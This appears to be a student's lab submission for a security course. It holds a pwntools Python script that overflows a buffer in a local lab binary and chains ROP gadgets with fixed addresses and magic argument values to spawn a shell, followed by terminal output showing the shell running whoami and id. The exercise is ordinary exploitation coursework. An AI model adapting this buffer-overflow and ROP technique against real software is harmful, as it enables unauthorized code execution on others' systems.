
Ben Walker
10-23-18
CSC 495: Lab 2




```python
from pwn import *

def main():
    # start a process
    p = process("./lab2")

    # create payload

    #   1. Trigger Buffer overflow
    payload = "A" * 112

    #   2. Find ROP gadget
    exec_string = 0x5655619d
    add_bin = 0x565561c8
    add_bash = 0x5655621e

    pop_pop_ret = 0x5655621b
    pop_pop_pop_ret = 0x5655627b

    magic1 = 0xdeadbeef
    magic2 = 0x41414141

    cafebabe = 0xcafebabe
    badfood = 0x0badf00d
    fourtwo = 0x42424242

    #   3. combine and formulate payload
    payload += p32(add_bin)
    payload += p32(pop_pop_ret)
    payload += p32(magic1)
    payload += p32(magic2)

    payload += p32(add_bash)
    payload += p32(pop_pop_pop_ret)
    payload += p32(cafebabe)
    payload += p32(badfood)
    payload += p32(fourtwo)

    payload += p32(exec_string)

    # send the payload to the binary
    p.send(payload)

    # pass interaction bac to the user
    p.interactive()

if __name__ == "__main__":
    main()
```

```
[csc495@csc495-pc Lab2]$ python lab2_exp.py
[+] Starting local process './lab2': pid 11166
[*] Switching to interactive mode
$ whoami
csc495
$ id
uid=1000(csc495) gid=1001(csc495) groups=1001(csc495),90(network),98(power),99
1(lp),998(wheel),1000(autologin)
$
```